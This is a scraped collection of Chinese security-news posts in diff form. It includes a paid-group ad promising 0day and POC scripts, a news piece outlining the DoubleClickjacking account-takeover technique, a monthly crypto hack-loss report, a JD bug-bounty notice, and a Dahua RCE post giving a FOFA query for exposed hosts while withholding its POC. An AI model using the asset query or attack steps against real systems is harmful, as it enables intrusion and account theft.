本星球不割韭菜,不发烂大街东西。欢迎进来白嫖,不满意三天退款。
|
||||
|
||||
本星球坚持每天分享一些攻防知识,包括攻防技术、网络安全漏洞预警脚本、网络安全渗透测试工具、解决方案、安全运营、安全体系、安全培训和安全标准等文库。
|
||||
|
||||
本星主已加入几十余个付费星球,定期汇聚高质量资料及工具进行星球分享。
|
||||
|
||||
|
||||
「星球服务」:
|
||||
|
||||
|
||||
加入星球,你会获得:
|
||||
|
||||
|
||||
♦ 批量验证漏洞POC脚本
|
||||
|
||||
|
||||
♦ 0day、1day分享
|
||||
|
||||
|
||||
♦ 汇集其它付费星球资源分享
|
||||
|
||||
|
||||
♦ 大量的红蓝对抗实战资源
|
||||
|
||||
|
||||
♦ 优秀的内部红蓝工具及插件
|
||||
|
||||
|
||||
♦ 综合类别优秀Wiki文库及漏洞库
|
||||
|
||||
|
||||
♦ 提问及技术交流
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,12 @@
|
||||
# 【5.5CPE】ISC2焦点会议——治理、风险与合规,欢迎参会
|
||||
原创 ISC2 China ISC2网络安全 2025-01-02 10:12
|
||||
|
||||
欢迎参加1月22-23日举行的第三届治理、风险与合规(GRC)焦点会议。本次会议重点在于为治理、风险与合规(GRC)最佳实践奠定坚实的基础。您将了解 GRC 的最新进展,并与该领域的专家进行互动。
|
||||
|
||||
本次活动以英文进行,ISC2会员、准会员和候选人可免费参加。参加活动最多可获得5.5个CPE 学分。I
|
||||
SC2 会员学分将在活动结束后两周内自动添加到个人账户。
|
||||
|
||||

|
||||
|
||||
阅读原文,查看详情↓↓↓↓↓↓
|
||||
|
||||
@@ -0,0 +1,94 @@
|
||||
# 【安全圈】新的“DoubleClickjacking”漏洞可绕过网站的劫持保护
|
||||
安全圈 2025-01-02 11:00
|
||||
|
||||

|
||||
|
||||
|
||||
**关键词**
|
||||
|
||||
|
||||
|
||||
安全漏洞
|
||||
|
||||
|
||||
安全专家揭示了一种新型的“普遍存在的基于时间的漏洞”,该漏洞通过利用双击操作来推动点击劫持攻击及账户接管,几乎波及所有大型网站。这一技术已被安全研究员Paulos Yibelo命名为“DoubleClickjacking”。
|
||||
|
||||
|
||||
|
||||
Yibelo指出:“它并非依赖单一点击,而是利用双击的序列。这看似微小的变化,却为新的UI操控攻击敞开了大门,能够绕过所有现有的点击劫持防护措施,包括X-Frame-Options头部或SameSite: Lax/Strict cookie。”
|
||||
|
||||
点击劫持,亦称作UI重定向,是一种攻击手段,诱使用户点击看似无害的网页元素(如按钮),进而导致恶意软件的安装或敏感信息的泄露。DoubleClickjacking作为这一领域的变种,它利用点击开始与第二次点击结束之间的时间差来规避安全控制,以最小的用户交互实现账户接管。
|
||||
|
||||
具体步骤如下:
|
||||
> 1. 用户访问一个由攻击者控制的网站,该网站要么在无需任何用户操作的情况下自动打开一个新的浏览器窗口(或标签页),要么在点击按钮时打开。2. 新窗口可能模仿一些无害的内容,例如CAPTCHA验证,提示用户双击以完成操作。3. 在双击过程中,原始网站利用JavaScript Window Location对象悄悄重定向至恶意页面(如,批准恶意的OAuth应用程序)。4. 同时,顶层窗口被关闭,使用户在毫不知情的情况下通过批准权限确认对话框授予访问权限。
|
||||
|
||||
|
||||
Yibelo表示:“大多数Web应用程序和框架都认为只有单次强制点击存在风险。DoubleClickjacking引入了一层许多防御措施从未考虑过的内容。像X-Frame-Options、SameSite cookie或CSP这样的方法无法抵御这种攻击。”
|
||||
|
||||
网站所有者可通过客户端手段消除这类漏洞,默认禁用关键按钮,仅在检测到鼠标手势或按键时激活。研究发现,诸如Dropbox等服务已经实施了此类预防措施。作为长远解决方案,建议浏览器供应商采纳类似X-Frame-Options的新标准来防御双击利用。
|
||||
|
||||
Yibelo强调:“DoubleClickjacking是一种众所周知的攻击类别的变种。通过利用点击之间的事件时间差,攻击者能够在瞬间无缝地将良性UI元素替换为敏感元素。”
|
||||
|
||||
此次披露距离研究人员展示另一种点击劫持变体(即跨窗口伪造,亦称作手势劫持)已近一年,该变体依赖于说服受害者在攻击者控制的网站上按下或按住Enter键或空格键以启动恶意操作。
|
||||
|
||||
在Coinbase和Yahoo!等网站上,如果已登录任一网站的受害者访问攻击者网站并按住Enter/空格键,则可能被利用来实现账户接管。
|
||||
|
||||
“这是因为这两个网站都允许潜在攻击者创建具有广泛权限范围的OAuth应用程序以访问其API,并且它们都为用于授权应用程序进入受害者账户的‘允许/授权’按钮设置了静态和/或可预测的‘ID’值。”
|
||||
|
||||
参考来源:https://thehackernews.com/2025/01/new-doubleclickjacking-exploit-bypasses.html
|
||||
|
||||
|
||||
|
||||
|
||||
END
|
||||
|
||||
|
||||
阅读推荐
|
||||
|
||||
|
||||
[【安全圈】网络安全公司员工监守自盗:编写黑客代码窃取2.08亿条公民个人信息](https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652067069&idx=1&sn=f3c972e235871147200f79b82f689d25&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
[【安全圈】捷某网络云平台漏洞曝光:50000 台设备面临远程攻击风险](https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652067069&idx=2&sn=516425f9b9c6da18a71ed20d3b724b4b&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
[【安全圈】黑客利用第三方SaaS服务成功入侵美国财政部系统](https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652067069&idx=3&sn=bd0876c49c1d286c84408344ea9a8bc8&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
[【安全圈】日本航空公司遭网络攻击导致全球瘫痪](https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652067033&idx=1&sn=3ae632fb4839dc14720917aa26fe469c&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
**安全圈**
|
||||
|
||||

|
||||
|
||||
|
||||
←扫码关注我们
|
||||
|
||||
**网罗圈内热点 专注网络安全**
|
||||
|
||||
**实时资讯一手掌握!**
|
||||
|
||||
|
||||

|
||||
|
||||
**好看你就分享 有用就点个赞**
|
||||
|
||||
**支持「****安全圈」就点个三连吧!**
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,164 @@
|
||||
# 【安全月报】| 12月份因漏洞、黑客攻击等损失为2860万美元,为全年黑客攻击最少月份
|
||||
原创 零时科技 零时科技 2025-01-02 08:35
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
零时科技每月安全事件看点开始了!据一些区块链安全风险监
|
||||
测平台统计显示,2024年12月,各类安全事件损失金额较11月大幅下降。12月发生较典型安全事件超
|
||||
**23**
|
||||
起,因黑客攻击、钓鱼诈骗和Rug Pull造成的总损失金额达
|
||||
**2860万**
|
||||
美元,较11月下降约**55%。**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**黑客攻击方面**
|
||||
****
|
||||
|
||||
|
||||
|
||||
**典型安全事件 7****起**
|
||||
|
||||
|
||||


(1) 12月1日,安全机构 fuzzland 联创 @shoucccc 发推表示,去中心化交易平台 Clipper 因 API 漏洞(如私钥泄露)而遭到黑客攻击。目前损失超过 50 万美元,650 万美元面临风险,并建议用户立即提现。而第二天,去中心化交易所(DEX)Clipper 澄清称,其提款功能中存在漏洞,导致其协议最近遭到黑客攻击,损失金额达 45 万美元,而非“第三方”所说的私钥泄露。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
(2) 12月3日,
|
||||

据慢雾安全团队监测,RunWay (BYC) 疑似在 BSC 上遭攻击,损失约 10 万美元。
|
||||
|
||||
|
||||
|
||||
|
||||
(3) 12月4日,
|
||||

安全公司Fuzzland联合创始人Chaofan Shou在X平台表示:“Vestra DAO刚刚遭到黑客攻击,目前仍在继续。已损失48万美元,未来可能还会损失更多。建议立即撤回质押并撤回流动性。”
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
(4) 12月10日,
|
||||
零时科技项目团队监控到一起针对 Base 上的项目 CloberDEX 的链上攻击事件,本次漏洞成因主要是因为 CloberDEX 项目方合约在获取销毁 LP Token 的代码中没有进行重入检测和防护,且更新状态变量在合约调用之后,最终导致攻击者利用该重入漏洞掏空项目方的WETH 。
|
||||
|
||||
详细攻击分析可点此链接:
|
||||
|
||||
https://mp.weixin.qq.com/s/ff0YJBuZiaVBIIUZlarXRQ
|
||||
|
||||
|
||||
(5) 12月15日,
|
||||
零时科技项目团队监控到一起针对 BnbSmartChain 上的项目 DCFToken 的链上攻击事件,被攻击的项目为 DCFToken ,攻击者通过此次攻击获利约为 8800 USD 。 本次漏洞成因主要是因为 DCFToken 项目方合约在获取 DCFToken 的价格时,通过单一来源PancakeSwapV2 来计算,导致价格被攻击者操纵,最终利用价差套利。
|
||||
|
||||
详细攻击分析可点此链接:
|
||||
|
||||
https://mp.weixin.qq.com/s/DDadR1nOyYl-dPi5zwLLSQ
|
||||
|
||||
|
||||
(6) 12月24日,
|
||||
据Scam Sniffer监测,一名受害者因假冒Zoom恶意软件损失了100万美元,与us04-zoom[.]us威胁行为者有关。目前私钥盗窃恶意软件案件上升,应严格验证来源,并在安装前进行安全扫描。此前,X平台用户Lsp(@lsp8940)发帖表示,“钱包被盗损失100万枚Usd0++,黑客伪装了一个推特,通过我的推特互动信息,伪装成我的朋友,然后对方说要对项目发展和我一起聊天开个会,发了zoom链接给我,我电脑本身有zoom,但是之前用zoom的时候老有问题,需要重新安装,所以网页提示需要重新安装的时候,我重新安装了,醒来发现已经被盗了。”
|
||||
|
||||
|
||||
(7) 12月29日,FEG 项目遭攻击,损失约 100 万美元,据分析 ,此次事件的根本原因似乎是与底层 Wormhole 跨链桥集成时出现的可组合性问题,该桥用于跨链消息和代币的传输。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**Rug Pull / 钓鱼诈骗**
|
||||
****
|
||||
|
||||
|
||||
|
||||
**典型安全事件**
|
||||
**9****起**
|
||||
|
||||
|
||||
(1) 12月1日,0x32b8 开头地址在签署网络钓鱼“许可证”签名后损失了 $1.45M 的 Aave USDC。
|
||||
|
||||
|
||||
(2) 12月3日,0x95d1 开头地址在签署网络钓鱼“批准”交易后损失了 $1.41M。
|
||||
|
||||
|
||||
(3) 12月5日,0x30f8 开头地址因网络钓鱼攻击损失了 2.77 BTC ($284K+) 退出 MEXC不到 1 小时后落入“Increase Approval”网络钓鱼签名。
|
||||
|
||||
|
||||
(4) 12月8日,0x16f5 开头地址且有$PEPE持有者通过签署恶意的 “increaseAllowance”交易损失了 135 美元。
|
||||
|
||||
|
||||
(5) 12月9日,一名受害者在点击受感染的 WallStreetBets X 帐户的网络钓鱼链接后损失了 $2.2M。据分析显示,网络钓鱼网站中使用了一些网站的 XSS 漏洞。
|
||||
|
||||
|
||||
(6) 12月11日,0x7a12 开头地址在签署网络钓鱼交易后损失了价值 $7.8M 的 SolvBTC。
|
||||
|
||||
|
||||
(7) 12月18日,0xae4f 开头地址在签署“许可证”网络钓鱼签名后损失了价值 492K 美元的 aEthWETH 和 aPolWMATIC。
|
||||
|
||||
|
||||
(8) 12月20日,0x8458 开头地址在签署“setApprovalForAll”网络钓鱼交易后,丢失了 1 Doodles。
|
||||
|
||||
|
||||
(9) 12月20日,0x61ccc 开头地址在签署“increaseAllowance”网络钓鱼交易后损失了 $200K。
|
||||
|
||||
|
||||
|
||||
|
||||
**总结**
|
||||
|
||||
|
||||
|
||||
2024年最后几个月,加密货币诈骗、漏洞和黑客攻击造成的损失逐渐减少,12月是全年黑客攻击最少的月份。而漏洞造成了大部分损失,12月份攻击者窃取了2670万美元。
|
||||
|
||||
|
||||
零时科技安全团队建议项目方始终保持警惕,提醒广大用户谨防钓鱼攻击。建议用户在参与项目前充分了解项目的背景、团队,谨慎选择投资项目。此外也需做好内部安全培训和权限管理,在项目上线前寻找专业的安全公司进行审计并做好项目背景调查。
|
||||
|
||||
|
||||
若需了解更多产品信息或有相关业务需求,可扫码关注公众号或移步至官网:
|
||||
|
||||
|
||||
|
||||
****
|
||||
**微信号****|**
|
||||
noneage
|
||||
|
||||
**官方网址****|**
|
||||
https://noneage.com/
|
||||
|
||||
|
||||
|
||||
|
||||
**推荐阅读**
|
||||
|
||||
**REVIEW**
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MzU1OTc2MzE2Mg==&mid=2247487869&idx=1&sn=fee1aea8e3abdee2aebfe094dafbfdc3&chksm=fc130ac8cb6483de4bb74b397b596f942aefc2bcf6252f3884505e97ff0713d524e5383a2051&scene=21#wechat_redirect)
|
||||
[](https://mp.weixin.qq.com/s?__biz=MzU1OTc2MzE2Mg==&mid=2247487974&idx=1&sn=91851c6856447643a9b7890fefcc62d3&chksm=fc130a53cb648345ea711f2693d64a960bfabc36a0428bace1892e33cbc8fe7317bbf1e1a7c0&scene=21#wechat_redirect)
|
||||
[](https://mp.weixin.qq.com/s?__biz=MzU1OTc2MzE2Mg==&mid=2247487541&idx=1&sn=ad65034445ef8e9e4816cad96f2b39ee&chksm=fc130b80cb6482960fdeafa504ef9285a125fcc311a1df7c506099d1039e747cd69101fe7393&scene=21#wechat_redirect)
|
||||
[](https://mp.weixin.qq.com/s?__biz=MzU1OTc2MzE2Mg==&mid=2247487577&idx=1&sn=50c75c165d0327b80fd745fe163a351f&chksm=fc130beccb6482fac9a436bd0a38b94177df1dae6a39fcb84176006891ac6588664f6a3b522f&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
END
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**点击阅读全文 立刻直达官网**
|
||||
|
||||
|
||||
/www.noneage.com/
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,107 @@
|
||||
# 【活动】你没看错,通用漏洞全年3倍奖励!
|
||||
原创 邀您全年专测的 京东安全应急响应中心 2025-01-02 12:00
|
||||
|
||||
2025 [JSRC白帽成长体系](https://mp.weixin.qq.com/s?__biz=MjM5OTk2MTMxOQ==&mid=2727843642&idx=1&sn=52dec56bcbab4410c3c9cf3557a0e5bb&scene=21#wechat_redirect)
|
||||
奖励已上线!
|
||||
|
||||
快去JSRC官网看看,你是什么等级守卫?
|
||||
|
||||
|
||||
🐍 **蛇年新气象,开工大吉!**🐍
|
||||
|
||||
🚀 **活动风暴,即刻来袭!**🚀
|
||||
|
||||
🌟 **三倍惊喜,全年狂欢!** 🌟
|
||||
|
||||
2025JSRC下血本啦!
|
||||
|
||||
|
||||
|
||||
|
||||
**活动时间**
|
||||
|
||||
|
||||
|
||||
**2025年1月2日 20:00 - 12月31日 24:00**
|
||||
|
||||
|
||||
|
||||
|
||||
**提交地址**
|
||||
|
||||
|
||||
|
||||
https://security.jd.com/
|
||||
|
||||
提交漏洞时,漏洞标题请添加**【通用漏洞】**
|
||||
|
||||
SRC活动选择**【通用漏洞活动】**
|
||||
|
||||
|
||||
|
||||
|
||||
**活动范围**
|
||||
|
||||
|
||||
|
||||
京东**一般业务、核心业务**
|
||||
|
||||
|
||||
|
||||
|
||||
**活动奖励**
|
||||
|
||||
|
||||
|
||||
提交 “**Web** 通用漏洞”
|
||||
|
||||
**高危、严重** 3倍奖励(额外2倍)
|
||||
|
||||
|
||||
|
||||
|
||||
**通用漏洞包含**
|
||||
|
||||
|
||||
|
||||
SQL注入、NoSQL注入、XXE、命令注入、动态代码执行、SSRF、任意文件读取、文件上传、目录遍历
|
||||
|
||||
|
||||
|
||||
|
||||
**业务参考**
|
||||
|
||||
|
||||
|
||||
**【核心业务】:**涉及京东支付系统、京东账户系统、京东用户敏感信息、订单详细信息的相关平台或网站。
|
||||
|
||||
**【一般业务】:**涉及京东运营数据、物流统计信息数据及商家业务数据的网站。
|
||||
|
||||
**【边缘业务】:**京东五星、达达快递、涉及合作商家网站、商家营销后台、非支付功能的网站/平台。
|
||||
|
||||
**【不收取资产】:**非京东业务或非京东全资业务,如商羚(selling.cn)、京东产发(jdp.com.cn)、中德安联资产及对外赋能业务。
|
||||
|
||||
文末
|
||||
点击阅读原文可查看完整版**【**JSRC评分及漏洞奖励细则V9.0】
|
||||
|
||||
|
||||
|
||||
|
||||
**互动有礼**
|
||||
|
||||
|
||||
|
||||
对于2025,你有什么特别的期待?在留言区分享你的新年愿望或目标。点赞数量最多的留言者,将获得JSRC新年礼盒一份,为你的新年增添一份特别的祝福。
|
||||
|
||||
互动截至时间2025.01.03 16:00
|
||||
|
||||
|
||||
**---END---**
|
||||
|
||||
|
||||
|
||||
****
|
||||
2025年与JSRC一起加油!
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MjM5OTk2MTMxOQ==&mid=2727843642&idx=1&sn=52dec56bcbab4410c3c9cf3557a0e5bb&scene=21#wechat_redirect)
|
||||
|
||||
@@ -0,0 +1,44 @@
|
||||
# 【漏洞复现】大华智能物联综合管理平台远程代码执行漏洞
|
||||
原创 漏洞文库 漏洞文库 2025-01-02 09:09
|
||||
|
||||
**免责声明******
|
||||
|
||||
|
||||
本文所涉及的任何技术、信息或工具,仅供学习和参考之用。请勿利用本文提供的信息从事任何违法活动或不当行为。任何因使用本文所提供的信息或工具而导致的损失、后果或不良影响,均由使用者个人承担责任,与本文作者无关。作者不对任何因使用本文信息或工具而产生的损失或后果承担任何责任。使用本文所提供的信息或工具即视为同意本免责声明,并承诺遵守相关法律法规和道德规范。
|
||||
|
||||
|
||||
**漏洞描述******
|
||||
|
||||
|
||||
大华智能物联综合管理平台GetClassValue.jsp存在远程代码执行漏洞,攻击者可获取服务器权限。
|
||||
|
||||
|
||||
**资产测绘******
|
||||
|
||||
|
||||
FOFA:app="dahua-智能物联综合管理平台"
|
||||
|
||||
|
||||
**漏洞复现******
|
||||
|
||||
|
||||
关注公众号:"漏洞文库",回复20250102即可获取POC。
|
||||
|
||||
关注公众号:"漏洞文库",回复20250102即可获取POC。
|
||||
|
||||
关注公众号:"漏洞文库",回复20250102即可获取POC。
|
||||
|
||||
想加入交流群的,公众号回复加群即可获取二维码
|
||||
|
||||
|
||||

**记得把我设置为星标哦******
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,8 @@
|
